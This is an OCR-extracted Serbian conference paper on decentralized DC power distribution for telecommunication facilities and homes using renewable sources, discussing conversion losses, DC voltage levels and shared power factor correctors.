- Izgradnja i održavanje ovakve mreže nije isplativa za teritorije sa malom gustinom stanovništva.
- Elektrodistributivna mreža u kojoj se za proizvodnju koriste i alternativni izvori velike snage je nestabilna. Proizvodnja energije zavisi od prirodnih uslova na koje proizvođač nema uticaja.
- Ima veliki broj konverzija napona (naizmeničnog u naizmenični druge vrednosti-AC/AC, naizmeničnog u jednosmerni - AC/DC i jednosmernog u naizmenični - DC/AC). Ne postoji konverzija bez gubitaka.


Porast stanovništva i brz razvoj industrije u dvadesetom veku je izazvao značajan porast potrošnje energenata. Slika 2 pokazuje porast potrošnje različitih energenata u drugoj polovini dvadesetog veka. Potrošnja nafte se utrostručila za pedeset godina. Energenti su u najvećoj meri korišćeni za proizvodnju električne energije u elektranama (http://www.obnovljiviizvori-energije.rs.). Na slici 3 su prikazane rezerve energije u zemljama koje su izvoznici nafte. Očigledno je da se rezerve ne povećavaju pa je izvesno da se približava kraj vremenu u kome su nafta i njeni derivati bili osnovni izvor energije. Traže se rezervni izvori energije. Alternativni izvori se nameću kao jedno od mogućih rešenja. Sa slike 2 se vidi da je od devedesetih godina prošlog veka doprinos obnovljivih izvora energije u potrastu i da više nije zanemarljiv.




Slika 2. Potrošnja energenata po godinama slika




3. Rezerve energetskih potencijala




Slika 4. Udeo energije u procentima (%) dobijene od alternativnih izvora u ukupnoj proizvodnji električne energije za pojedine zemlje.

Izvor: http://ec.europa.eu/eurostat/statistics-explained/index.php/Energy_from_renewable_sources

Udeo energije dobijene iz alternativnih izvora u ukupnoj proizvodnji električne energije je zavisan pre svega od raspoložive količine neelektrične energije, ali i od razvijenosti zemlje.

Paraleleno sa razvojem uređaja, koji energiju alternativnih izvora konvertuju u električnu energiju, prisutan je i trend povećanja efikasnosti korišćenja energije. Treba smanjiti gubitke u



DOI: 10.15308/Synthesis-2015-206-212

konverziji energije, kao i gubitke u transportu, od mesta gde se energija proizvodi do mesta gde se koristi. To se ne odnosi samo na električnu energiju nego i na sve ostale vidove energije. Jasno je da energije nema neograničeno i da se mora pažljivo trošiti.

Savremeni svet se ne može zamisliti bez elektronskih uređaja. Telekomunikacioni, informacioni medijski, sigurnosni uređaji su svuda oko nas. Moderna kuća se ne može zamisliti bez brojnih elektronskih uređaja - od elektronskih brava, preko liftova, računara, komunikacionih uređaja do kućnih aparata. Potrošnja energije za napajanje elektronskih uređaja je značajna. Međutim, elektronski uređaji koriste jednosmerni napon za napajanje. Naizmenični napon elektrodistributivne mreže nije direktno primenljiv za napajanje elektronskih uređaja. Zato je ispravljač napona obavezan elemenat kod napajanja elektronskih uređaja. Pored ispravljača neophodan je konvertor napona koji će vrednost ispravljenog napona prilagoditi vrednosti potrebnoj za rad elektronike. Svaka konverzija energije unosi gubitke, pa napajanje elektronskih uređaja iz elektrodistributivne mreže nije efikasno korišćenje energije. Ovaj problem postaje značajan ako se raspolaže ograničenom količinom energije. Ukoliko izvori energije na svom izlazu generišu jednosmerni napon, a potrošači su elektronski uređaji, nameće se rešenje kod koga bi distribucija energije bila na jednosmernom nivou. Ovakav pristup, eliminiše ispravljače i konvertore napona pa je svakako efikasnije rešenje za korišćenje energije. Opisani postupak je primenjen za napajanje telekomunikacionih centara, međutim potpuno je primenjiv i za napajanje stambenih objekata. Takav pristup (*decentralizovan pristup*), rešavanja napajanja objekata električnom energijom, otklanja probleme koji su nastali kod primene alternativnih izvora u centralizovanoj koncepciji distribucije električne energije. Pored specifičnog postupka distribucije električne energije, u radu su opisni i postupci koji omogućavaju povećanje efikasnosti korišćenja energije kod napajanja elektronskih uređaja, korišćenjem specifičnih elektronskih kola preko kojih se elektronski uređaji povezuju sa elektrodistributivnom mrežom.

## 2. REZULTATI I DISKUSIJA

### 2.1 DECENTRALIZOVANA DISTRIBUCIJA ELEKTRIČNE ENERGIJE

U svakoj zemlji postoje delovi teritorije koji nisu pokriveni elektrodistributivnom mrežom. To su teritorije sa malom gustinom stanovništva, pa nije isplativo formiranje i održavanje centralizovane elektrodistributivne mreže. Ukoliko i postoji elektrodistributvna mreža, napajanje iz takve mreže nije pouzdano, jer je teško održavati takvu mrežu u ispravnom stanju. Zbog toga se stanovnici, kao i ostali korisnici električne energije, moraju snabdevati električnom energijom iz individualne proizvodnje. Praktično, u takvim područjima, primaran izvor električne energije su agregatska postrojenja. Međutim, dopremanje goriva do takvih udaljenih objekta je često ozbiljan, a u delu godine i nerešiv problem. Sa pojavom alternativnih izvora, vetrogeneratora i solarnih panela, počela je i njihova primena za proizvodnju električne energije na takvim teritorijama. Zbog svoje cene prvo su primenjeni za napajanje objekata od opšteg značaja, kao što su telekomunikacioni objekti. Kasnije i za individulana domaćinstva. Praktično, alternativni izvori bi obezbeđivali energiju samo za jedan objekat. Takva koncepcija se naziva decentralizovana distribucija snabdevanja električnom energijom (Lazić *et al*, 2014).

Kod centralizovane koncepcije alternativni izvori koji se poveziju na elektrodistributivnu mrežu su snage reda megavata (MW). Kod decentralizovane koncepcije koriste se alternativni izvori po snazi prilagođeni korisniku. To su znatno manje snage - reda kilovata (kW). Na slikama 5 i 6 su prikazane uobičajene šeme povezivanja izvora energije na jedan telekomunikacioni (Lazić *et al*, 2012) odnosno stambeni objekat. Ispravljačko postrojenje je standarni energetski pretvarač koji ulazni naizmenični napon konvertuje u jednosmerni napon kojim se napajaju telekomunikacioni uređaji. Serijski konvertor je neophodan energetski pretvarač preko koga se alternativni izvori uključuju u sistem napajanja. Napon na izlazu alternativnih izvora je nestabilan, zavistan od promene opterećenja i promene neelektrične veličine od koje se generiše jednosmerni napon. Zato je neophodan elemenat serijski konvertor koji omogućava snabdevanje potrošača električnom energijom dobijenom od alternativnih izvora. Invertor je energetski pretvarač koji od ulaznog jednosmernog napona na svom izlazu generiše naizmenični napon. U stambenim objektima se razvodi samo naizmenični napon. Naizmenični napon se generiše ili iz elektrodistributivne mreže (naravno ukoliko je prisutna) ili iz agregata. Alternativni izvori su izvori jednosmernog napona pa se njihov napon mora konvertovati u naizmenični da bi se mogao povezati na postojeće instalacije. U telekomunikacionim objektima postoje potrošači koji koriste i jednosmerni i naizmenični napon. Zato se jednosmerni napona dobijen alternativnim izvorima pomoću invertora konvertuje u naizmenični za napajanje potrošača koji koriste naizmenični napon. Zatim se tako dobijen naizmenični napon pomoću ispravljakog postrojenja konvertije u jednosmerni za napajanje potrošača koji koriste jednosmerni napon. Nedostatak ove konfiguracije je to što postoji veliki broj konverzija energije. Pri konverziji neelektrične energije u električnu energiju, alternativni izvori imaju efikasnost oko 20%. Od tako dobijene električne energije se izgubi značajan deo u konverzijama. Za jedan telekomunikacioni objekat sa standarnim rešenjem organizacije napajanja, efikasnost korišćenja energije alternativnih izvora se može izračunati po formuli [2]. Ukupna snaga održivih izvora energije $P_{oi}$ je zbir snaga vetrogeneratora $P_{vg}$, solarnih panela $P_{sp}$, i gorivne ćelije $P_{gć}$ (jednačina 1)

$$P_{oi} = P_{vg} + P_{sp} + P_{gć}, \quad (1)$$

$$\eta_{oi} = P_{tu}/P_{oi} = P_{tu}/P_{oinv} * P_{oinv}/P_{iss} * P_{iss}/P_{oi} = \eta_{isp} * \eta_{inv} * \eta_{ss} \quad (2)$$


gde je,

$\eta_{oi}$ – Stepen korisnog dejstva alternativnih izvora
$P_{tu}$ – Potrebna snaga za rad telekomunikacionih uređaja
$P_{oi}$ – Raspoloživa snaga obnovljivih izvora energije
$P_{oinv}$ – Snaga na izlazu invertora
$P_{iss}$ – Ukupna snaga svih alternativnih izvora sa izlaza serijskog stabilizatora
$P_{oi}$ – Ukupna snaga održivih izvora energije
$\eta_{isp}$ – Efikasnost ispravljačkog postrojenja
$\eta_{inv}$ – Efikasnost invertora
$\eta_{ss}$ – Efikasnost serijskog stabilizatora

Makasimalna efikasnost serijskog stabilizatora, invertora i ispravljačkog postrojenja je 0.9. Na tržištu se mogu naći i uređaji za koje proizvođači navode da imaju efikasnost i do 97%, ali to su uređaji koji ne ispunjavaju uslove bezbednosti (galvansku izolovanost) i ne bi smeli da se primenjuju. Praktično minimlani gubici u konverzijama su oko 30%. To je svakako previše i treba tražiti konfiguracije kod kojih se efikasnost korišćenja energije alternativnih izvora može povećati.



DOI: 10.15308/Synthesis-2015-206-212




Slika 5. Organizacija napajanja telekomunikacionog objekta sa korišćenjem alternativnih izvora

Na slici 6 je prikazana uobičajena koncepcija organizacije napajanja za jedan stambeni objekat kod decentralizovone koncepcije organizacije napajanja. Alternativni izvori su jednosmerni izvori pa je neophodan invertor da bi se obezbedio naizmenični napon za kućne potrošače. Praktično ukoliko postoji napon iz elektrodistributivne mreže svi uređaji se napajaju iz elektrodistributivne mreže. Kada nastane prekid u snabdevanju energijom iz elektrodistributivne mreže koristi se energija alternativnih izvora. Ako nema energije alternativnih izvora startovaće se agregat. Razvod je na nivou naizmeničnog napona. Prividno izgleda da je ova koncepcija efikasnija od organizacije napajanja telekomunikacionog objekta. Međutim, to je samo prividno, jer se elektronski uređaji napajaju jednosmernim naponom, pa svaki uređaj mora imati sopstveni pretvarač napona koji ulazni naizmenični napon konvertuje u jednosmerni koji je neophodan za rad uređaja.


## 2.2 JEDNOSMERNA DISTRIBUCIJA

Prednost decentralizovane koncepcije je što se iz takve mreže napaja mali broj potrošača. Projektant poznaje tehničke karakteristike svih uređaja za koje treba da obezbedi napajanje. To omogućava organizaciju napajanja nekog objekta koja će biti optimiziran prema potrošačima na objektu. Ukoliko su to uređaji koji koriste jednosmerni napon, a izvori napajanja su jednosmerni onda je upotreba invertora nepotrebna. Logično je da se koristi jednosmerna distribucija napona. Na slici 7 je prikazana organizacija napajanja jednog udaljenog telekomunikacionog objekta kod koga je primenjen princip jednosmerne distribucije.

U telekomunikacionim objektima su standardizovani naponi napajanja telekomunikacione opreme. Ukoliko je prisutan mrežni napon ispravljačko postrojenje konvertuje vrednost naizmeničnog mrežnog napona u jednosmerni napon nominalne vrednosti 48V. Ukoliko nije prisutan ili dostupan mrežni napon tada se telekomunikaciona oprema napaja ili iz agregata ili iz alternativnih izvora. S obzirom da je izlazni napon alternativnih izvora jednosmeran, a takođe napon napajanja telekomunikacionih uređaja jednosmeran, moguće ih je direktno povezati. Osnovna uloga serijskog stabilizatora je da maksimalno iskoristi snagu alternativnog izvora. Pored toga on se može iskoristiti i za paralelan rad različitih jednosmernih izvora energije. Praktično konfiguracija omogućava da se gubici električne energije dobijene od alternativnih izvora smanje ispod 5%. Treba naglasiti da galvanska izolovanost ovde nije neophodna jer izvori generišu jednosmerni napon, a i potrošači koriste jednosmerni napon za napajanje.


Primena opisanog principa jednosmerna distribucija za napanje stambenih objekata je nešto složenija. Pre svega zbog različitih grupa potrošača. Potrošači u stambenim objektima se mogu grupisati u tri kategorije:

- Elektronski uređaji, napajaju se jednosmernim naponom,




Slika 6. Organizacija napajanja stambenog objekta sa korišćenjem alternativnih izvora


DOI: 10.15308/Synthesis-2015-206-212





Slika 7. Princip jednosmerne distribucije primenjen za napajanje telekomunikacionih objekata

- Termogeni uređaji, mogu se napajati i jednosmernim i naizmenčnim naponom i
- Uređaji koji se moraju napajati naizmeničnim naponom.

Za prvu i drugu grupu potrošača se može primeniti princip jednosmerne distribucije. Pri tome svakako nije ista vrednost jednosmernog napona koji treba razvoditi za elektronske i termogene uređaje. Za treću grupu potrošača je neohodno koristiti invertor. To znači da se ne može postići efikasnost kod korišćenja alternativnih izvora kao kod telekomunikacionih objekta. Međutim, svakako se postiže veća efikasnost u odnosu na uobičajene postupke, jer su smanjeni gubici pri konverziji napona za uređaje koji su povezani na jednosmerni razvod. Na slici 8 je prikazana primena jednosmerne distribucije za napajanje jednog stambenog objekta.

Izbor vrednosti jednosmernog napona direktno utiče na efikasnost korišćenja energije alternativnih izvora kod rešenja prikazanog na slici 8. Na izbor vrednosti jednosmernog napona utiču brojni paramatri. Pre svega raspodela snage. Princip koji treba usvojiti je da minimalan broj konverzija napona bude kod potrošača najveće snage**.** To znači da ukoliko je najveća potrošnja grupe termogenih uređaja, jednosmerni napon na izlazu serijskih konvertora treba da bude takve vrednosti da termogeni uređaji mogu da rade bez upotrebe dodatnog konvertora. Praktično, ukoliko se koriste standardni termogeni uređaji vrednost jednosmernog napona na izlazu serijskih konvertora mora biti 220V. Ukoliko je dominantno opterećenje u grupi elektronskih potrošača treba birati jednosmerni napon prilagođen najsnažnijem uređaju iz grupe elektronskih potrošača. Za termogene




Slika 8. Princip jednosmerne distribucije primenjen za napajanje stambenih objekata


DOI: 10.15308/Synthesis-2015-206-212

uređaje bi se koristio dodatni DC/DC konvertor. Uloga DC/DC konvertora je da vrednost jednosmernog napona razvedenog po objektu podigne na nivo potreban za rad termogenih uređaja.


U praksi se sreću različite vrednosti napona jednosmerne distribucije. Koriste se naponi nominalne vrednosti 24V, 48V, 76V, 110V i 220V. Naponi male vrednosti su sa aspekta bezbednosti bolje rešenje, ali sa stanovništva efikasnosti lošije. Pre svega zbog velikih vrednosti struja pa samim time i povećanih termogenih gubitaka. Jedno od mogućih rešenja da se za vrednost napona jednosmerne distribucije izabere vrednosti od 400V. Razlozi za to su brojni, smnjenje termogenih gubitaka, smanjenje gubitaka kod DC/DC konverzija. Nedostatak ovakvog rešenje je veliki broj redno vezanih akumulatorskih baterija (oko 180 ćelija). To smanjuje pouzdanost napajanja, jer su akumulatorske baterije komponenete sa najkraćim životnim vekom u energetskoj elektronici.

## 3. POVEĆANJE EFIKASNOSTI KORIŠĆENJA ENERGIJE ELEKTRONSKIH UREĐAJA


Na efikasnost korščenja električne energije se može uticati organizacijom sistema napajanja. Pored toga prisutan je i trend povećanja stepena korisnog dejstva na nivou pretvarača napona sa kojima se elektronski uređaji povezuju sa mrežnim naponom. Elektronski uređaji se napajaju jednosmernim naponom. Da bi se mogli povezati na elektrodistributivnu mrežu, neophodan uređaj je konvertor koji ulazni naizmenični napon prilagođava elektronskom uređaju. U početku su to bila linearna napajanja. Linerna napajanja su energetski pretvarači sa stepenom korisnog dejstava oko 60%. Sa pojavom energetskih prekidača koji su omogućavali prekidanje na učestanostima rada desetina kiloherca (kHz), napuštaju se linearna napajanja i počinje masovna primena prekidačkih izvora napajanja. Danas se isključivo koriste prekidački izvori napajanja. Efikasnost prekidačkih napajanje se povećava iz godine u godinu i danas, kod nekih rešenja dostiže i 97%. Sam princip rada je zasnovan na impuslnom režimu uzimanja energije iz mrežnog napona. Kao posledica impulsnog režima postoji značajna distorzija struje. Ulazna impednasa je kapacitivnog karaktera pa je faktor snaga takvih uređaja manji od 0.7. To znači da je neophodno kroz elektrodistributivnu mrežu preneti 30% veću snagu od potrebne za rad uređaja. To svakako nije dobro rešenje. Na slici 9 je dat oblik struje (kanal 1) i napona (kanal 2) za jedan uređaj iz informacione tehnike (računar). Sa desne strane je prikazana harmonijska analiza struje.

Da bi se taj problem rešio razvijena je specifična grupa prekidačkih konvertora. Nazvani su korektori faktora snage. Uloga korektora faktora snage je da poveća faktor snage na vrednost veću od 0.98 i smanji distorziju struje na vrednost manju od 5%.

Pooštreni su propisi pa su korektori fatora snage postali obavezni sastavni elemenat elektronskih uređaja. Propis je vezan i za snagu uređaja, pa zahteva da svi uređaji snage iznad definisane granične vrednosti moraju imati korektor faktora snage. Granična vrednost snage iznad koje je neophodan korektor faktora snage se smanjuje. Kod nas je danas granična vrednost snage iznad koje se mora koristiti korektor faktora snage 400W. U nekim zemljama sveta je granica snage smanjena na 250W. Međutim nije realno očekivati da će se nakon donošenja propisa o obaveznoj primeni korektora faktora snage povući sva oprema bez korektora faktora snage. Pored toga i dalje će se




Slika 9. Oblik napona i struje za jedan elektronski uređaj bez korekcije faktora snage.




Slika 10. Oblik napona i struje za set elektronskih uređaja sa zajedničkim korektorom faktora snage



DOI: 10.15308/Synthesis-2015-206-212

koristiti veliki broj elektronskih uređaja čija će snaga biti manja od granične vrednosti.

Jedan od načina da se reši opisani problem je primena korektora faktora snage kao nezavisnog uređaja. Na jedan korektor faktora snage bi se moglo povezati veći broj elektronskih uređaja koji nemaju korektor faktora snage. Na taj se povećava efikasnost korišćenja električne energije i smanjuju gubici u distribuciji. Izlazni napon standarnih rešenja korektora faktora snage je jednosmeran nominalne vrednosti 400V. Ukoliko se za napon kod jednosmerne distribucije izabere vrednost od 400V, moguće je direktno ptimeniti rešenje korektora faktora snage za veći broj elektronskih uređaja.

Na slici 10 je prikazan oblik mrežnog napona i oblik struje koja se uzima iz mrežnog napona kao i harmonijska analiza struje. Ostvaren je faktor snage 98%, a distirzija struje je 4%. Korektor faktora snage je bio predviđen za maksimalni vrednot snage do 5KW.

## 3. REZIME

Krajem devetnaestog veka u svetu je prihvaćena koncepcija centralizovanog snabdevanja potrošača električnom energijom. Električna energija se proizvodi u hidroelektranama i termoelektranama, a zatim preko dalekovoda dovodila do potrošača. Osnvna goriva u termoelektranama su bila fosilna goriva. Sredinom dvadesetog veka je postalo jasno da su rezerve fosilnih goriva ograničene i da se moraju tražiti alternativni izvori energije. Pored toga počinju brojna istraživanja sa ciljem se poveća efikasnost korišćenja električne energije. Počinje izgradnja solarnih elektrana i vetroelektrana. Tako izgrađene elektrane su uključene u već postojeću elektrodistributivnu mrežu. Međutim, pokazalo se da elektrodistributivna mreža sa značajnim udelom električne energije dobijene od alternativnih izvora nestabilna. Proizvodnja električne energije od alternativnih izvora zavisi od ulaznih parametara na koje se ne može uticati. Jedan od načina da se prevaziđe uočeni problem je individualna proizvodnja električne energije dobijene od alternativnih izvora. Praktično, formira se nova elektrodistributivna mreža –decentralizovana elektrodistributivna mreža. U decentralizovanoj elektrodistributivnoj mreži značajan deo električne energije je dobijen od elektrana male snage koje su raspoređene po celoj teritoriji jedne zemlje.

Individualne elektrane su snage reda kilovata. To su izvori jednosmernog napona. Sa druge strane znčajan broj potrošača električne energije su elektronski uređaji. Elektronski uređaji koriste jednosmerni napon za napajanje. Nameće se rešenje da se u objektu koji individulano proizvodi električnu energiju koristi jednosmerna distribucija električne energije. U radu je pokazano da se primenom jednosmerne distribucije može povećati efikasnost korišćenja električne energije i do 30%. Naravno procenat uštede je zavisan od brojnih parametara. Za objekat u kome su samo elektronski uređaji sa pretvaračima napona koji su u skladu sa važećim propisima može postići ušteda i do 30%. Ukoliko u objektu postoje i uređaji koji se napajaju iz naizmeničnog napona procenat uštede se smanjuje.

Princip jednosmerne distribucije je primenljiv i u stambenim objektima. Međutim, u stambenim objektima pored elektronskih uređaja postoje i termički uređaji i uređaji za koje je potreban naizmenični napon. Koliko će se povećati efikasanot korišćenja električne energije zavisi od udela snaga pojedinih grupa potrošača u ukupnoj snazi koja je potrebna u domaćinstvu. Termički uređaji se mogu direktno povezati na jednosmerni napon. Za termičke uređaje je potrebno razvesti jenosmerni napon vrednosti 220V. To je znatno veći napon od uobičajenih napona za napajanje elektronskih uređaja (24V ili 48V). Zato je u domaćinstvima potrebno koristiti konvertore za prilagođenje napona - (DC/DC konvertore). To smanjuje efikasnost. Međutim, ne postoje tehnički problemi da se razviju i termogeni uređaji koji će se napajati iz napona na kome rade elektronski uređaji. Uređaji za koje je neophodan naizmenični napon su uređaji koji sadrže asinhrone motore. Međutim, danas se na tržištu mogu naći kućni aparati koji mesto asinhronih motora koriste jednosmerne motore. Dakle, sam korisnik izborom potrošača može ostavariti povećanje efikasnosti električne energije i svom domaćinstvu.

Drugi način povećanja efikasnosti korišćenja električne energije elektronskih uređaja, je primena savremanih prekidačkih izvora napajanja. U radu je prikazano rešenje sa kojim se smanjuju gubici u instalacijama primenom korektora faktora snage. S obzirom da korektor faktora snage nije neophodan elemenat za većinu elektronskih uređaja, moguće je napraviti jedan korektor faktora snage na koji bi se moglo povezati veći broj elektronskih uređaja. Princip jednosmerne distribucije je posebno pogodan za centralizovano rešenje korektora faktora snage.

## LITERATURA


